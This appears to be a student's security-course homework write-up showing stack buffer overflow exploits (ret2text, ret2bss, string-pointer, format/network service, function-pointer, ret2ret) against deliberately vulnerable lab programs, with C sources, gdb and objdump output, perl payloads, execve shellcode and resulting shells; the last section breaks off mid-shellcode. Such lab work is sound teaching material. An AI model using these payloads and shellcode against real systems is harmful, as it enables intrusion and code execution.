Soumosir Dutta
sdutta7@gmail.com
UID : 117380040
ENPM691 HW3

1. Figure 7: ret2text.c

We exploit strcpy vulnerability and execute secret method only root can execute otherwise
aim
Ret address pointing to secret method

Steps followed

Commands -
```
gcc  -fno-stack-protector -z execstack ret2text.c -o ret2text
```


Finding the address of secret
```
objdump -d ret2text | grep secret
```

Testing with 16 padding as buff is of size 12(e.i 12+4 for ret address ebpb-4)
```
./ret2text `perl -e 'print "\x90"x16; print "\x96\x84\x04\x08"'`
```

As mpreferred is not given, we see in gdb the difference and find out we have to add 8 more bytes to reach return address
```
gdb -q ret2text

./ret2text `perl -e 'print "\x90"x24; print "\x96\x84\x04\x08"'`
```

Successful exploit done

Screenshots for reference in next page


user@user-VirtualBox: ~/Programs/hw3
user@user-VirtualBox:~/Programs/hw3$ cat /proc/sys/kernel/randomize_va_space
2
user@user-VirtualBox:~/Programs/hw3$ cat ret2text.c
#include <stdio.h>
#include <string.h>
#include <unistd.h>
void public(char* args){
char buff[12];
strcpy(buff,args);
printf("public \n");
}
void secret(void){
printf("secret \n");
}
int main(int argc, char* argv[]){
if(getuid()==0) secret();
else public(argv[1]);
}
user@user-VirtualBox:~/Programs/hw3$ gcc -fno-stack-protector -z execstack ret2text.c -o ret2text
user@user-VirtualBox:~/Programs/hw3$ objdump -d ret2text | grep secret
08048496 <secret>:
80484c9: e8 c8 ff ff ff call 8048496 <secret>
user@user-VirtualBox:~/Programs/hw3$ ./ret2text `perl -e 'print "\x90"x16; print "\x96\x84\x04\x08"'`
public
Segmentation fault (core dumped)
user@user-VirtualBox:~/Programs/hw3$ gdb -q ret2text
Reading symbols from ret2text...(no debugging symbols found)...done.
(gdb) disassemble public
Dump of assembler code for function public:
0x0804846b <+0>: push %ebp
0x0804846c <+1>: mov %esp,%ebp
0x0804846e <+3>: sub $0x18,%esp
0x08048471 <+6>: sub $0x8,%esp
0x08048474 <+9>: pushl 0x8(%ebp)
0x08048477 <+12>: lea -0x14(%ebp),%eax
0x0804847a <+15>: push %eax
0x0804847b <+16>: call 0x8048330 <strcpy@plt>
0x08048480 <+21>: add $0x10,%esp
0x08048483 <+24>: sub $0xc,%esp
0x08048486 <+27>: push $0x8048580
0x0804848b <+32>: call 0x8048340 <puts@plt>
0x08048490 <+37>: add $0x10,%esp
0x08048493 <+40>: nop
End of assembler dump.
(gdb) b *public+21
Breakpoint 1 at 0x8048480
(gdb) r `perl -e 'print "\x90"x16; print "\x96\x84\x04\x08"'`
Starting program: /home/user/Programs/hw3/ret2text `perl -e 'print "\x90"x16; print "\x96\x84\x04\x08"'`
Breakpoint 1, 0x08048480 in public ()
(gdb) x/20xw $ebp-20
0xbfffef94: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfffefa4: 0x08048496 0xbfffef00 0x080484e1 0xbffff26d
0xbfffefb4: 0xbfffefe0 0xb7ebc35c 0x080484c5 0xbfffefe0
0xbfffefc4: 0x00000000 0x00000000 0xb7e23647 0xb7fbe000
0xbfffefd4: 0xb7fbe000 0x00000000 0xb7e23647 0x00000002
(gdb) x/20xw $ebp-8
0xbfffefa0: 0x90909090 0x08048496 0xbfffef00 0x080484e1
0xbfffefb0: 0xbffff26d 0xbfffefe0 0xb7ebc35c 0x080484c5
0xbfffefc0: 0xbfffefe0 0x00000000 0x00000000 0xb7e23647
0xbfffefd0: 0xb7fbe000 0xb7fbe000 0x00000000 0xb7e23647
0xbfffefe0: 0x00000002 0xbffff074 0xbffff080 0x00000000
(gdb) x/20xw $ebp-4

```
user@user-VirtualBox:~/Programs/hw3$ ./ret2text `perl -e 'print "\x90"x24; print "\x96\x84\x04\x08"'`
public
secret
Segmentation fault (core dumped)
user@user-VirtualBox:~/Programs/hw3$ date
Thu Dec  2 06:27:17 EST 2021
user@user-VirtualBox:~/Programs/hw3$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:70:8c:62
          inet addr:192.168.81.2  Bcast:192.168.81.255  Mask:255.255.255.0
          inet6 addr: fe80::2062:3ffd:ce4f:6028/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1675548 errors:0 dropped:0 overruns:0 frame:0
          TX packets:942818 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1430171629 (1.4 GB)  TX bytes:193758356 (193.7 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:39048 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39048 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:3645644 (3.6 MB)  TX bytes:3645644 (3.6 MB)

user@user-VirtualBox:~/Programs/hw3$ echo Soumosir Dutta
Soumosir Dutta
user@user-VirtualBox:~/Programs/hw3$
```

2. Figure 8: ret2bss.c

Here we exploit the global buff address as it does not change with execution, we put out shell code in global buff and then make the function ret address point to global buffer

Steps
gcc -fno-stack-protector -z execstack ret2bss.c -o ret2bss
Finding the global buff address using gdb

We can find it in objdump

```
8048429:    83 ec 08              sub    $0x8,%esp
804842c:    8d 85 f8 fe ff ff     lea    -0x108(%ebp),%eax
8048432:    50                    push   %eax
8048433:    68 40 a0 04 08        push   $0x804a040
8048438:    e8 a3 fe ff ff        call   80482e0 <strcpy@plt>
```

OR by gdb
gdb -q ret2bss
Breakpoint in any place to see global buff address (displayed in screenshot)
(gdb) print &globalbuf
$1 = (<data variable, no debug info> *) 0x804a040 <globalbuf>

Now making the payload
my $retaddr = "\x40\xa0\x04\x08";
# Fill NOP instruction
my $pad = "\x90" x 244;
# Input string to our victim's program
my $arg = $shellcode.$pad.$retaddr;
Exploiting by ./ret2bss `cat payloadbss`

Screenshots

```
user@user-VirtualBox:~/Programs/hw3$ cat ret2bss.c
#include <stdio.h>
#include <string.h>
char globalbuf[256];
void function ( char* input ) {
        char localbuf[256];
        strcpy ( localbuf , input );
        strcpy ( globalbuf , localbuf ) ;
}
int main(int argc , char* argv[]) {
        function(argv[1]);
}
user@user-VirtualBox:~/Programs/hw3$ gcc  -fno-stack-protector -z execstack ret2bss.c -o ret2bss
user@user-VirtualBox:~/Programs/hw3$ gdb -q ret2bss
Reading symbols from ret2bss...(no debugging symbols found)...done.
(gdb) disassemble function
Dump of assembler code for function function:
   0x0804840b <+0>:     push   %ebp
   0x0804840c <+1>:     mov    %esp,%ebp
   0x0804840e <+3>:     sub    $0x108,%esp
   0x08048414 <+9>:     sub    $0x8,%esp
   0x08048417 <+12>:    pushl  0x8(%ebp)
   0x0804841a <+15>:    lea    -0x108(%ebp),%eax
   0x08048420 <+21>:    push   %eax
   0x08048421 <+22>:    call   0x80482e0 <strcpy@plt>
   0x08048426 <+27>:    add    $0x10,%esp
   0x08048429 <+30>:    sub    $0x8,%esp
   0x0804842c <+33>:    lea    -0x108(%ebp),%eax
   0x08048432 <+39>:    push   %eax
   0x08048433 <+40>:    push   $0x804a040
   0x08048438 <+45>:    call   0x80482e0 <strcpy@plt>
   0x0804843d <+50>:    add    $0x10,%esp
   0x08048440 <+53>:    nop
   0x08048441 <+54>:    leave
   0x08048442 <+55>:    ret
End of assembler dump.
(gdb) b *function+50
Breakpoint 1 at 0x804843d
```

Finding global buff adree by objdump

```
804840b <function>:
804840b:        55                      push   %ebp
804840c:        89 e5                   mov    %esp,%ebp
804840e:        81 ec 08 01 00 00       sub    $0x108,%esp
8048414:        83 ec 08                sub    $0x8,%esp
8048417:        ff 75 08                pushl  0x8(%ebp)
804841a:        8d 85 f8 fe ff ff       lea    -0x108(%ebp),%eax
8048420:        50                      push   %eax
8048421:        e8 ba fe ff ff          call   80482e0 <strcpy@plt>
8048426:        83 c4 10                add    $0x10,%esp
8048429:        83 ec 08                sub    $0x8,%esp
804842c:        8d 85 f8 fe ff ff       lea    -0x108(%ebp),%eax
8048432:        50                      push   %eax
8048433:        68 40 a0 04 08          push   $0x804a040
8048438:        e8 a3 fe ff ff          call   80482e0 <strcpy@plt>
804843d:        83 c4 10                add    $0x10,%esp
8048440:        90                      nop
8048441:        c9                      leave
8048442:        c3                      ret
```

Or by gdb

```
(gdb) r `AAAA`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/Programs/hw3/ret2bss `AAAA`
/bin/bash: AAAA: command not found

Program received signal SIGSEGV, Segmentation fault.
__strcpy_sse2 () at ../sysdeps/i386/i686/multiarch/strcpy-sse2.S:1616
1616    ../sysdeps/i386/i686/multiarch/strcpy-sse2.S: No such file or directory.
(gdb) print &globalbuf
$1 = (<data variable, no debug info> *) 0x804a040 <globalbuf>
(gdb) quit
A debugging session is active.

        Inferior 1 [process 23802] will be killed.

Quit anyway? (y or n) y
```

Exploit -

```
user@user-VirtualBox:~/Programs/hw3$ nano exploitbss.pl
user@user-VirtualBox:~/Programs/hw3$ perl exploitbss.pl
user@user-VirtualBox:~/Programs/hw3$ ./ret2bss `cat payloadbss`
$ whoami
user
$ date
Thu Dec  2 06:43:07 EST 2021
$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:70:8c:62
          inet addr:192.168.81.2  Bcast:192.168.81.255  Mask:255.255.255.0
          inet6 addr: fe80::2062:3ffd:ce4f:6028/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1679811 errors:0 dropped:0 overruns:0 frame:0
          TX packets:946346 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1431971560 (1.4 GB)  TX bytes:195118537 (195.1 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:39112 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39112 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:3650764 (3.6 MB)  TX bytes:3650764 (3.6 MB)

$ echo soumosir
soumosir
$
```

3. Figure 10: strptr.c

Hardcoded strings are not randomized so we will exploit the system function in the program to run the string stored in licence
As in system(license content) i.e system(“THIS SOFTWARE…”)
And create a script called THIS so that we can exploit

Steps:

gcc -fno-stack-protector -z execstack strptr.c -o strptr
gdb -q strptr

Store /bin/sh in THIS

In gdb find the address of license which was 8048581 for me
(gdb) x/s $0x8048570
Value can't be converted to integer.
(gdb) x/s 0x8048570
0x8048570:   "test -f /.progrc"

Goal is to put the address of licence into the conf address so that license text is called
Done by buffer overflow

260 padding + 4 bytes ret address

PATH=.:$PATH
./strptr `perl -e 'print "\x90"x260; print "\x81\x85\x04\x08"'`

Screenshot as follows

```
user@user-VirtualBox:~/Programs/hw3$ cat strptr.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main ( int argc , char*  args[]) {
   char input[256];
   char *conf = "test -f /.progrc";
   char *license = "THIS SOFTWARE IS . . . " ;
   printf(license);
   strcpy( input , args[1]);
   if(system(conf)){
        printf(" Missing .progrc ");}
}
user@user-VirtualBox:~/Programs/hw3$ gcc  -fno-stack-protector -z execstack strptr.c -o strptr
strptr.c: In function 'main':
strptr.c:8:4: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(license);
    ^
user@user-VirtualBox:~/Programs/hw3$ gdb -q strptr
Reading symbols from strptr...(no debugging symbols found)...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x0804846b <+0>:     lea    0x4(%esp),%ecx
   0x0804846f <+4>:     and    $0xfffffff0,%esp
   0x08048472 <+7>:     pushl  -0x4(%ecx)
   0x08048475 <+10>:    push   %ebp
   0x08048476 <+11>:    mov    %esp,%ebp
   0x08048478 <+13>:    push   %ebx
   0x08048479 <+14>:    push   %ecx
   0x0804847a <+15>:    sub    $0x110,%esp
   0x08048480 <+21>:    mov    %ecx,%ebx
   0x08048482 <+23>:    movl   $0x8048570,-0xc(%ebp)
   0x08048489 <+30>:    movl   $0x8048581,-0x10(%ebp)
   0x08048490 <+37>:    sub    $0xc,%esp
   0x08048493 <+40>:    pushl  -0x10(%ebp)
   0x08048496 <+43>:    call   0x8048320 <printf@plt>
   0x0804849b <+48>:    add    $0x10,%esp
   0x0804849e <+51>:    mov    0x4(%ebx),%eax
   0x080484a1 <+54>:    add    $0x4,%eax
   0x080484a4 <+57>:    mov    (%eax),%eax
   0x080484a6 <+59>:    sub    $0x8,%esp
   0x080484a9 <+62>:    push   %eax
   0x080484aa <+63>:    lea    -0x110(%ebp),%eax
   0x080484b0 <+69>:    push   %eax
   0x080484b1 <+70>:    call   0x8048330 <strcpy@plt>
   0x080484b6 <+75>:    add    $0x10,%esp
   0x080484b9 <+78>:    sub    $0xc,%esp
   0x080484bc <+81>:    pushl  -0xc(%ebp)
```

user@user-VirtualBox: ~/Programs/hw3

```
   0x080484e5 <+122>:   pop    %ebp
   0x080484e6 <+123>:   lea    -0x4(%ecx),%esp
   0x080484e9 <+126>:   ret
End of assembler dump.
(gdb) x/s  0x8048570
0x8048570:       "test -f /.progrc"
(gdb) x/s  0x8048581
0x8048581:       "THIS SOFTWARE IS . . . "
(gdb) q
user@user-VirtualBox:~/Programs/hw3$ cat THIS
/bin/sh
user@user-VirtualBox:~/Programs/hw3$ ./THIS
$ q
/bin/sh: 1: q: not found
$ exit
```

```
user@user-VirtualBox:~/Programs/hw3$ PATH=.:$PATH
user@user-VirtualBox:~/Programs/hw3$ ./strptr  `perl -e 'print "\x90"x260; print "\x81\x85\x04\x08"'`
$ whoami
user
$ date
Thu Dec  2 07:16:01 EST 2021
$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:70:8c:62
          inet addr:192.168.81.2  Bcast:192.168.81.255  Mask:255.255.255.0
          inet6 addr: fe80::2062:3ffd:ce4f:6028/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1688805 errors:0 dropped:0 overruns:0 frame:0
          TX packets:954333 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1436222758 (1.4 GB)  TX bytes:197960788 (197.9 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:39240 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39240 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:3661128 (3.6 MB)  TX bytes:3661128 (3.6 MB)

$ soumosir dutta
```

Exploit done

4. Figure 14: divulge.c

```c
#include <netdb.h>

#define SA struct sockaddr
int listenfd, connfd;

void function(char* str)
{
  char readbuf[256];
  char writebuf[256];
  strcpy(readbuf, str);
  sprintf(writebuf, readbuf);
  write(connfd, writebuf, strlen(writebuf));
}

int main(int argc, char* argv[])
{
  char line[1024];
  struct sockaddr_in servaddr;
  ssize_t n;

  listenfd = socket(AF_INET, SOCK_STREAM, 0);
  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;
  servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
  servaddr.sin_port = htons(7776);
  bind(listenfd,
       (SA*)&servaddr, sizeof(servaddr));
  listen(listenfd, 1024);

  for(;;)
  {
    connfd = accept(listenfd, (SA*)NULL, NULL);
    write(connfd, "> ", 2);
    n = read(connfd, line, sizeof(line)-1);
    line[n] = 0;
    function(line);
    close(connfd);
  }
}
```

Here we exploit strcpy to make the retaddress point to address of writebuf
gcc -fno-stack-protector -z execstack divulge.c -o divulge -ggdb

By sample command
echo AAAAA | nc localhost 7776.
We find the address of writebuf in gdb

```
(gdb) b 16
Breakpoint 1 at 0x8048692: file divulge.c, line 16.
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/Programs/hw3/divulge

Breakpoint 1, function (
    str=0xbfffebcc "1\300Phn/shh//bi\211\343\231RS\211\341\260\v", '\220' <repeats 176 times>...) at divulge.c:16
16        write(connfd, writebuf, strlen(writebuf));
(gdb) print &writebuf
$1 = (char (*)[256]) 0xbfffe990
```

We make the exploit by shellcode + 244 padding + retaddress(address of writebuf)

```
####
#  execve(/bin/sh).
#  24 bytes.
# www.exploit-db.com/exploits/13444
####


# shellcode for spawning a new shell in victim's machine
#

# NOTE: "." is a perl way to cat two strings (NOT part of shellcode)
#

my $shellcode =
"\x31\xc0".                     # xorl          %eax, %eax
"\x50".                         # pushl %eax
"\x68\x6e\x2f\x73\x68".         # pushl         $0x68732f6e
"\x68\x2f\x2f\x62\x69".         # pushl $0x69622f2f
"\x89\xe3" .                    # movl          %esp, %ebx
"\x99".                         # cltd
"\x52".                         # pushl         %edx
"\x53".                         # pushl         %ebx
"\x89\xe1".                     # movl          %esp, %ecx
"\xb0\x0b" .                    # movb          $0xb, %al
"\xcd\x80"                      # int           $0x80
;

# This address must match the buffer variable of the victim's program */
my $retaddr = "\x90\xe9\xff\xbf";  # 0xbfffe990 bfffe990
# Fill NOP instruction
my $pad = "\x90" x 244;

# Input string to our victim's program
my $arg = $shellcode.$pad.$retaddr;

# Let us store the input string to a file
open OUT, "> payloaddivulge";
print OUT $arg;
close OUT;
```

Exploit in cat payloaddivulge | nc localhost 7776 in other window

```
user@user-VirtualBox:~/Programs/hw3$ nano explotdivulge.pl
user@user-VirtualBox:~/Programs/hw3$ perl explotdivulge.pl
user@user-VirtualBox:~/Programs/hw3$ cat payloaddivulge | nc localhost 7776
> 1◆Phn/shh//bi◆◆◆RS◆◆◆
                     ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
```

```
user@user-VirtualBox:~/Programs/hw3$ gdb -q divulge
Reading symbols from divulge...done.
(gdb) b 16
Breakpoint 1 at 0x8048692: file divulge.c, line 16.
(gdb) r
Starting program: /home/user/Programs/hw3/divulge

Breakpoint 1, function (str=0xbfffeb00 '\220' <repeats 157 times>, "\351\377\277") at divulge.c:16
16          write(connfd, writebuf, strlen(writebuf));
(gdb) c
Continuing.
process 28128 is executing new program: /bin/dash
Error in re-setting breakpoint 1: No source file named /home/user/Programs/hw3/divulge.c.
$ whoami
user
$ date
Thu Dec  2 12:49:38 EST 2021
$ echo SoumosirDutta
SoumosirDutta
$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:70:8c:62
          inet addr:192.168.81.2  Bcast:192.168.81.255  Mask:255.255.255.0
          inet6 addr: fe80::2062:3ffd:ce4f:6028/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1756415 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1015397 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1460353465 (1.4 GB)  TX bytes:217339954 (217.3 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:43919 errors:0 dropped:0 overruns:0 frame:0
          TX packets:43919 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:4061364 (4.0 MB)  TX bytes:4061364 (4.0 MB)

$
```

5. Figure 11: funcptr.c

Goal is to redirect the ptr to the system function, i.e system (argv[2])
We exploit the strcpy vulnerability to overflow buffer and make ptr point to system

We find the system function call address by objdump
gcc -fno-stack-protector -z execstack funcptr.c -o funcptr

objdump -d funcptr | grep 'system' -B 10

8048485: e8 b6 fe ff ff call 8048340 <system@plt>

To exploit, adding padding and then system address to overwrite ptr
./funcptr `perl -e 'print "\x90"x64; print "\x40\x83\x04\x08"` "/bin/sh"

Screenshot as follows

```
user@user-VirtualBox:~/Programs/hw3$ cat funcptr.c
#include <stdio.h>
#include <string.h>

void function(char* str) {
       printf("%s\n", str);
       system(str);
}

int main(int argc, char** argv) {
    void (*ptr)(char* str);
    ptr = &function;
    char buff[64];
    strcpy(buff, argv[1]);
    (*ptr)(argv[2]);
}
user@user-VirtualBox:~/Programs/hw3$ gcc  -fno-stack-protector -z execstack funcptr.c -o funcptr
funcptr.c: In function ‘function’:
funcptr.c:6:8: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration]
        system(str);
        ^
user@user-VirtualBox:~/Programs/hw3$ objdump -d funcptr | grep 'system' -B 10
08048320 <strcpy@plt>:
 8048320:       ff 25 0c a0 04 08       jmp    *0x804a00c
 8048326:       68 00 00 00 00          push   $0x0
 804832b:       e9 e0 ff ff ff          jmp    8048310 <_init+0x24>

08048330 <puts@plt>:
 8048330:       ff 25 10 a0 04 08       jmp    *0x804a010
 8048336:       68 08 00 00 00          push   $0x8
 804833b:       e9 d0 ff ff ff          jmp    8048310 <_init+0x24>

08048340 <system@plt>:
--
0804846b <function>:
 804846b:       55                      push   %ebp
 804846c:       89 e5                   mov    %esp,%ebp
 804846e:       83 ec 08                sub    $0x8,%esp
 8048471:       83 ec 0c                sub    $0xc,%esp
 8048474:       ff 75 08                pushl  0x8(%ebp)
 8048477:       e8 b4 fe ff ff          call   8048330 <puts@plt>
 804847c:       83 c4 10                add    $0x10,%esp
 804847f:       83 ec 0c                sub    $0xc,%esp
 8048482:       ff 75 08                pushl  0x8(%ebp)
 8048485:       e8 b6 fe ff ff          call   8048340 <system@plt>
```

Exploit -

```
user@user-VirtualBox:~/Programs/hw3$ ./funcptr  `perl -e 'print "\x90"x64; print "\x40\x83\x04\x08"'` "/bin/sh"
$ whoami
user
$ date
Thu Dec  2 07:41:22 EST 2021
$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:70:8c:62
          inet addr:192.168.81.2  Bcast:192.168.81.255  Mask:255.255.255.0
          inet6 addr: fe80::2062:3ffd:ce4f:6028/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1695266 errors:0 dropped:0 overruns:0 frame:0
          TX packets:960235 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1438401789 (1.4 GB)  TX bytes:200490665 (200.4 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:39344 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39344 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:3670138 (3.6 MB)  TX bytes:3670138 (3.6 MB)

$ soumosirdutta
```

6. Figure 17: ret2ret.c

We need to return to an already existing pointer that points into the shellcode, provided already existing pointers must contain valid address to work

We will be exploiting the strcpy and the ptr. We overflow the buff so that the ret points to a ret address which will be stored in ptr.

Finding the ret address using objdump
objdump -d ret2ret | grep -A 14 "<function>"

```
user@user-VirtualBox:~/Programs/hw3$ cat ret2ret.c
#include <stdio.h>
#include <string.h>

void function(char* str) {
    char buffer[256];
    strcpy(buffer, str);
}

int main(int argc, char** argv) {
    int no=1;
    int* ptr = &no;
    function(argv[1]);
}
user@user-VirtualBox:~/Programs/hw3$ objdump -d ret2ret | grep -A 14 "<function>"
0804840b <function>:
 804840b:       55                      push   %ebp
 804840c:       89 e5                   mov    %esp,%ebp
 804840e:       81 ec 08 01 00 00       sub    $0x108,%esp
 8048414:       83 ec 08                sub    $0x8,%esp
 8048417:       ff 75 08                pushl  0x8(%ebp)
 804841a:       8d 85 f8 fe ff ff       lea    -0x108(%ebp),%eax
 8048420:       50                      push   %eax
 8048421:       e8 ba fe ff ff          call   80482e0 <strcpy@plt>
 8048426:       83 c4 10                add    $0x10,%esp
 8048429:       90                      nop
 804842a:       c9                      leave
 804842b:       c3                      ret

0804842c <main>:
--
 8048458:       e8 ae ff ff ff          call   804840b <function>
 804845d:       83 c4 10                add    $0x10,%esp
 8048460:       b8 00 00 00 00          mov    $0x0,%eax
 8048465:       8b 4d fc                mov    -0x4(%ebp),%ecx
 8048468:       c9                      leave
 8048469:       8d 61 fc                lea    -0x4(%ecx),%esp
 804846c:       c3                      ret
 804846d:       66 90                   xchg   %ax,%ax
 804846f:       90                      nop

08048470 <__libc_csu_init>:
 8048470:       55                      push   %ebp
 8048471:       57                      push   %edi
 8048472:       56                      push   %esi
 8048473:       53                      push   %ebx
```

```
my $shellcode =
"\x31\xc0".                     # xorl          %eax, %eax
"\x50".                         # pushl %eax
"\x68\x6e\x2f\x73\x68".         # pushl         $0x68732f6e
"\x68\x2f\x2f\x62\x69".         # pushl $0x69622f2f
"\x89\xe3" .                    # movl          %esp, %ebx
"\x99".                         # cltd
"\x52".                         # pushl         %edx
